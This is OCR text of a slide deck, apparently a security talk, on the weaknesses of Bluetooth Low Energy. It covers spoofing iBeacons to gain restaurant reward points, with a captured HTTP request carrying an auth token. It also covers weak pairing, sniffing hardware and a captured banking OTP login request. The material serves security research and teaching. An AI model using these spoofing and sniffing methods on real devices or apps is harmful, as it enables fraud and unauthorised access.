
LightBlue
https://itunes.apple.com/us/app/lightblue-bluetooth-low-energy/id557428110




Other...


https://play.google.com/store/search?q=bluetooth+low+energy&c=apps&docType=
Profile1
Google Play
bluetooth low energy
Apps
Search
Android Apps
All prices
All ratings
My apps
Shop
Games
Family
Editors' Choice
Account
Redeem
Buy gift card
My wishlist
My Play activity
Parent guide
Apps
BLE Scanner
Bluepixel Technology Ll
BLE Checker
Donly
Bluetooth Low Ener
mintrabbitplus
Bluetooth LE Scann
Alexandros Schillings
Xiaomi Bluetooth LE
Skubilov Eugene
nRF Connect for Mc
Nordic Semiconductor
BLE Tool
LAPIS Semiconductor C
nRF Toolbox for BLE
Nordic Semiconductor
BLE Analyzer
Bluevoid
B-BLE(BLE4.0 Scan
BillyLeung
Adafruit Bluefruit LE
Adafruit Industries
BLE Tool
Action+

Map: wikibeacon.org





How do we emulate iBeacon?

- Mobile app (see previous slides) – not all equipment/OS version, a bit inconvenient
- Linux: BlueZ – command-line; D-Bus
- Nodejs (bleno), Go, Python scripts...
- Our hardware beacon

BLE USB dongle

- CSR8510 – most common, good enough, ~ 20 PLN
- Other chips (often built in laptops)
  - Intel, Broadcom, Marvell...
  - May be a bit unstable (e.g. with MAC address change)
- Power:
  - Class II – 2.5 mW, 10m range – most common
  - Class I – 100 mW, 100 m range – more expensive, actually not necessary

Attack not always makes sense...

Mobile app for restaurants

- Rewards for visits - exchangable for food/drinks
- Get a point every time you are close to specific beacon

HTTP request

Request

Raw | Params | Headers | Hex

```
POST /users/54f0d45531303500030712740O/points HTTP/1.1
Accept: application/json
Content-Type: application/json; charset=UTF-8
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.4.2; LG-D620
Build/K0T49I.A1407427488)
Host: [redacted]
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 289

{"authentication_token":"p8DtBZHZeeCoexC51csr","latitude":0.0,"longitude
":0.0,"point":{"beacons":[],"main_beacon":{"major":58302,"minor":16453,"
uuid":"F6703940-01CE-42BC-92FC-591CC93C02A0"},"place_id":"53eb36ad623330
00020d0000","promoted_products_ids":[{"id":"53eb36de6233300002100000"}]}
}
```

Pointed 2 years ago, they have accepted the risk

Would you lie them in the face that you have been there 10 times before?

The Register®
Biting the hand that feeds IT

DATA CENTRE SOFTWARE NETWORKS SECURITY TRANSFORMATION DEVOPS BUSINESS HARDWARE

Software ▸ Developer

Polish developer hacks Android rewards app for free beer

Broadcasting authent keys over the air is just asking fo

Gazeta.pl Weekend Wiadomości Sport Next Kultura Kobieta Dziecko Wyniki Lotto Poczta Radio Zaloguj się

GAZETA.PL NEXT BIZNES TECHNOLOGIE ROZWÓJ

Gazeta.pl Next / Technologie / Włamał się do aplikacji obsługującej znane na całym świecie polskie urządzenie. Dla... piwa

Włamał się do aplikacji obsługującej znane na całym świecie polskie urządzenie. Dla... piwa

Robert Kędzierski
22.08.2016 18:02

Podziel się 17 Lubię to!

NAJCZĘŚCIEJ CZYTANE

1. Największy samolot, pociąg czy statek. Oto rekordziści w swoich
2. Ten wielki bank ostrzega klientów: być może wszyscy żyjemy w
3. Taki widok zobaczyłbyś z powierzchni Marsa. To jedne z
4. Czechy zostały nową Szwajcarią. Zaskakująco ujemne stopy
5. Decyzje unijnych urzędników mog cię nie obchodzić. Ale ta wpłynie n

REKLAMA

http://www.theregister.co.uk/2016/08/19/dev_hacks_android_app_to_get_free_beer_tokens/
https://breakdev.org/how-i-hacked-an-android-app-to-get-free-beer/

„Secure” beacons

- Broadcast „shuffling” values - change values, only vendor's mobile application can decode them.
- Offline usage = several limitations (hardware, software). E.g. one vendor is shuffling only 12 values.
- Vendors guard the “shuffling” algorithm’s technical details as top-secret intellectual property
- Depending on the level of risk, it would be better to not rely on beacons for critical functionality.

BLE CENTRAL <-> PERIPHERAL

BLE central <-> peripheral

central

BLE

peripheral

Typical connection flow

Start scanning for advertisements

Advertise


Specific advertisement received, stop scanning

Connect the advertising device (MAC)

Further communication

Services, characteristics

- Service – groups several characteristics
- Characteristic – contains a single value
- Descriptor – additional data
- Properties – read/write/notify...
- Value – actual value



LINK LAYER SECURITY

Bluetooth 4 security (specification)

- Pairing
- Key Generation
- Encryption

Encryption in Bluetooth LE uses AES-CCM cryptography. Like BR/EDR, the LE Controller will perform the encryption function. This function generates 128-bit encryptedData from a 128-bit key and 128-bit plaintextData using the AES-128-bit block cypher as defined in FIPS-1971.

- Signed Data

https://developer.bluetooth.org/TechnologyOverview/Pages/LE-Security.aspx

Bluetooth 4 security (specification)

„The goal of the low energy security mechanism is to protect communication between devices at different levels of the stack.”

- Man-in-the-Middle (MITM)
- Passive Eavesdropping
- Privacy/Identity Tracking

Bluetooth 4.0 - pairing

Pairing (once, in a secure environment)

- JustWorks (R) – most common, devices without display cannot implement other
- 6-digit PIN – if the device has a display
- Out of band – not yet spotted in the wild
- BLE 4.2 introduces elliptic curves

Establish Long Term Key, and store it to secure future communication ("bonding")

"Just Works and Passkey Entry do not provide any passive eavesdropping protection"


Mike Ryan, https://www.lacklustre.net/bluetooth/

BLE security - practice

- 8 of 10 tested devices do not implement BLE-layer encryption
- The pairing is in OS level, mobile application does not have full control over it
- It is troublesome to manage with requirements for:
  - Multiple users/application instances per device
  - Access sharing
  - Cloud backup
- Usage scenario does not allow for secure bonding (e.g. public cash register, "fleet" of beacons, car rental)
- Other hardware/software/UX problems with pairing
- "Forget" to do it, or do not consider clear-text transmission a problem

BLE security - practice

- Security in "application" layer (GATT)
- Various authentication schemes
  - Static password/key
  - Challenge-response (most common)
  - PKI
- Requests/responses encryption
- No single standard, library, protocol
- Own crypto, based usually on AES



How Secure is [redacted]?

[redacted] uses a combination of hardware and technology to ensure the device is secure.

Bluetooth: [redacted] uses AES 128-bit encryption, the same encryption used by the military to protect documents with confidential and secret security levels.

Highly secure Low Energy Bluetooth (LEB) syncs the lock to your smartphone.


By using industry leading Bluetooth 4.0 that utilizes 128-bit encryption, and our very own PKI technology with cryptographic key exchange protocols, [redacted] is safe from criminals, hackers, and thieves.

To protect your transactions from unautho
operates in accordance with the highest card payment industry security standards:

- PCI-DSS (Payment Card Industry Data Security Standard) is the highest
  security standard used in the credit card industry concerning data transf
  data storage.
- SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are 'encry
  protocols' that protect data that is transmitted over the internet. We are
  256-bit encryption, the highest possible level at present.
- PGP (Pretty Good Privacy) is an international standard for secure personal data storage.

After 67 years of home security innovations, millions of families rely on [redacted] for peace of mind. [redacted]'s long-time leadership and advancements in residential door lock security have now been enhanced with secure authentication technology. Resulting in [redacted] engineered for both maximum security and performance.

No more questions...




Google

View full report in Google Trends

BLE SNIFFING?

Sniffing – BLE RF essentials




http://www.connectblue.com/press/articles/shaping-the-wireless-future-with-low-energy-applications-and-systems/

BLE channel hopping

37 channels for data,

3 for advertisements



http://lacklustre.net/bluetooth/bluetooth_with_low_energy_comes_low_security-mikeryan-usenix_woot_2013-slides.pdf

Pro devices ($$$) – scan whole spectrum

Ellisys Bluetooth Explorer 400 All-in-One Bluetooth® Protocol Analysis System

http://www.ellisys.com/products/bex400/

ComProbe BPA® 600 Dual Mode Bluetooth® Protocol Analyzer

http://www.fte.com/products/BPA600.aspx

Passive sniffing – Ubertooth (120$)


- Open-source (software, hardware).
- RF-level sniffing, possible to inspect in Wireshark
- Need 3 of them to sniff all 3 adv channels, then follow hopping
- http://greatscottgadgets.com/ubertoothone/

Adafruit nRF51822

- $29.95
- Wireshark integration
- Some Linux scripts?
- Not quite stable, but works

https://www.adafruit.com/product/2269

https://learn.adafruit.com/introducing-the-adafruit-bluefruit-le-sniffer



Since nRF-Sniffer is a passive solution that is simply scanning packets over the air, there is the possibility of missing packets using this tool (or any other passive sniffing solution). In order to capture as many packets as possible, be sure to run the sniffer on a USB bus that isn't busy and avoid running it in a virtual machine since this can introduce significant latency over USB.

Authentication OTP token

Press button, mobile app reads indication via BLE and authenticates to bank.


The auth request from mobile app

GET /DPBTTokenSDKServerDemo/loginService?online=true&serialNumber=**3600204175**&otp=**560646**

HTTP/1.1 200 OK


{"returnCode":0,"beneficiaryList":[{"name":"Hgh","identifier":"8099ad9fe61a4f77b97741c9c4e0a28f","iban":"DE94449098"}],"transactionList":[{"amount":"2","name":"Hgh","date":"1465336061783"},{"amount":"111","name":"Hgh","date":"1465300841554"}],"returnMessage":"**Operation successful**"}

